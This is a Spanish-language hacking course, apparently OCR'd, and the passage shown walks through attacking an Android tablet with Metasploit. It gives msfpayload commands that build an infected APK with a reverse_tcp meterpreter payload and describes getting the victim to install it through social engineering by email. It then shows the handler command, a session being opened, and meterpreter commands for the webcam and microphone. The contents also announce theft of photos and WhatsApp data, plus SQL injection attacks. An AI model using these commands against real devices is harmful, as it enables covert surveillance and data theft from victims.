SUMMER HACK 2

Herramientas :

Metasploit
Nmap
Consola o terminal
Phyton
SQLMap
Photorec

1.-Ataque a Dispositivos Android con Metasploit

1.-Consola de Metasploit
1.1.-busqueda de módulos y exploits para Android
2.1.-Creacion de un ".Apk" infectado para su instalación en un sistema Android
2.2.-Instalacion del ".Apk" (intervención del usuario)
3.-Explotacion Local y Remota
3.1.-Acceso local al dispositivo
3.2.-Manejo de la sesión "meterpreter" en el Dispositivo infectado
3.3.-Conociendo las cámaras de fotografía del dispositivo
3.4.-Tomando fotografías con el Dispotivo (cámara frontal y delantera)
3.5.-Robo de información , fotografías , bd de whatsapp (en caso de tener)
3.6.-Explotacion Remota
3.6.1.-Conociendo nuestra infraestructura (provedor de servicio , Modem , Velocidad de conexión)
3.6.2.-Conociendo el Servicio No-ip + creación y configuración de nuestro modem
3.7.-Explotacion 100% remota.

2.-Automatizando ataques con la herramienta "SQL-Map"

1.-Inyeccion SQL . ¿Qué es?
2.-Factores que propician esta vulnerabilidad
3.-Instalacion de la herramienta SQL MAP
4.-Instalacion de Phyton (Windows)
5.-Conociendo la herramienta SQL MAP
6.-Conociendo a nuestro objetivo
6.1.-Nmap Scanner
6.2.-Whois
6.3.-Obtencion de Mails mediante script en phyton
7.-Obtencion de Datos de Mysql
8.-Obtencion de Usuarios
9.-Buscando el Panel de Administracion mediante la herramienta "Dir Buster"
10.-Instalando el Entorno grafico de "SQL-Map"


3.- Recuperación de Datos mediante consola

1.-Conociendo el Software “PhotoRec”
2.-Instalacion y creación de Alias
3.-Perdiendo/Borrando Datos en una USB/HDD
4.-Ejercicio de Recuperacion
5.-Analisis de Datos
6.-Recuperacion de Archivos a nivel Forense


1.-Ataque a Dispositivos Android con Metasploit

Iniciamos abriendo nuestra consola de Metasploit

Verificamos los exploits y módulos disponibles :



Crearemos un **“.Apk”** con infección para la obtención de una sesión con meterpreter de manera remota y local.



1.-Entramos en la carpeta de instalación , en este caso la ruta de instalación en mi computadora es la siguiente “/opt/msf”

MacBook-Pro-de-Makuaz:/ Makuaz$ *cd /opt/msf/*
MacBook-Pro-de-Makuaz:msf Makuaz$ *pwd*
/opt/msf

DATOS DE CONEXIÓN E INFRAESTRUCTURA UTILIZADOS DURANTE ESTE ATAQUE

ATACANTE IP : 192.68.1.252
PUERTO ATACANTE : 6789

VICTIMA : 192.168.1.219

2.-Una vez en la carpeta de instalación de Metasploit usaremos el siguiente comando


“./msfpayload android/meterpreter/reverse_tcp LHOST=IP_LOCAL/NO-IP LPORT=PUERTO R > /RUTA/nombre_de_la_app.apk”

“./msfpayload android/meterpreter/reverse_tcp LHOST=**192.168.1.252** LPORT=**6789** R > /RUTA/**hacking_mexico.apk**”

3.-Creacion de la aplicación para Android.

Nombre	hacking_mexico.apk
Clase	Documento
Tamaño	10 KB
Creación	hoy 20:16
Modificación	hoy 20:16
Última apertura	hoy 20:16

4.-Conociendo a nuestro objetivo





Ficha Técnica
Tablet PC – iT780
7 pulgadas 800X480 TFT imágenes claras y coloridas
5-puntos “capacitive touch screen” para fácil operación
Memoria Interna: 8GB
DDR3: 512MB y con T-Flash Externa hasta 32GB
Wifi con velocidad: 150Mbps

Compatible con señal 3G


5.-Instalacion del “.Apk” infectado


En esta parte del proceso se requiere intervención del usuario para instalar la aplicación en el dispositivo.
Hay muchas maneras de hacerlo una de ellas es la ingeniería social .
En este Caso he enviando la aplicación por correo electrónico y procedí a la instalación.





No me imprimas si no es necesario.
ARCHIVOS ADJUNTOS
hacking_mexico.apk
10 KB APK Archivo
1 de 159

Descarga e instalación del “.Apk”




MainActivity
¿Deseas instalar la aplicación?
Permitir que esta aplicación:
Tu información personal
escribir datos de contacto, leer datos de contacto
Servicios que te cuestan dinero
enviar mensajes SMS, llamar directamente a números de teléfono
Tu ubicación
ubicación precisa (GPS)
Tus mensajes
recibir SMS
Comunicación de red
acceso total a Internet
Espacio de almacenamiento
modificar/eliminar el contenido de la tarjeta SD
Controles de hardware
grabar audio, tomar fotografías y grabar videos
Cancelar
Instalar




6.-Explotacion Mediante Metasploit

Continuamos Posicionados en la carpeta de instalación , y procedemos a ejecutar el siguiente comando.

*"./msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST=**IP_LOCAL/NO-IP** LPORT=**PUERTO** E "*

*"./msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST=**192.168.1.252** LPORT=**6789** E "*



Como podemos observar el **payload** esta esperando la conexión con la Tablet , en este caso es necesario ejecutar la aplicación en el dispositivo.

PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 192.168.1.252
LPORT => 6789
[*] Started reverse handler on 192.168.1.252:6789
[*] Starting the payload handler...

PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 192.168.1.252
LPORT => 6789
[*] Started reverse handler on 192.168.1.252:6789
[*] Starting the payload handler...
[*] Sending stage (39698 bytes) to 192.168.1.219
[*] Meterpreter session 1 opened (192.168.1.252:6789 -> 192.168.1.219:49423) at 2013-09-17 12:20:57 -0500

meterpreter >

una vez obtenida la sesión de meterpreter , vamos a revisar las opciones disponibles mediante el comando “help”.

```
meterpreter > help

Core Commands
=============
  Command                   Description
  -------                   -----------
  ?                         Help menu
  background                Backgrounds the current session
  bgkill                    Kills a background meterpreter script
  bglist                    Lists running background scripts
  bgrun                     Executes a meterpreter script as a background thread
  channel                   Displays information about active channels
  close                     Closes a channel
  disable_unicode_encoding  Disables encoding of unicode strings
  enable_unicode_encoding   Enables encoding of unicode strings
  exit                      Terminate the meterpreter session
  help                      Help menu
  info                      Displays information about a Post module
  interact                  Interacts with a channel
  irb                       Drop into irb scripting mode
  load                      Load one or more meterpreter extensions
  quit                      Terminate the meterpreter session
  read                      Reads data from a channel
  resource                  Run the commands stored in a file
  run                       Executes a meterpreter script or Post module
  use                       Deprecated alias for 'load'
  write                     Writes data to a channel


Stdapi: File system Commands
============================
Command      Description
-------      -----------
  cat        Read the contents of a file to the screen
  cd         Change directory
  download   Download a file or directory
  edit       Edit a file
  getlwd     Print local working directory
  getwd      Print working directory
```

lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: Networking Commands
==========

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table


Stdapi: System Commands
==========

Command	Description
execute	Execute a command
getuid	Get the user that the server is running as
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: Webcam Commands
==========

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

Utilizamos el comando “sysinfo” y vemos que datos arroja :



meterpreter > sysinfo
Computer : localhost
OS : Linux 3.0.8+ (armv7l)


Meterpreter: java/java

Comando “webcam_list” , para listar las cámaras web en el dispositivo.

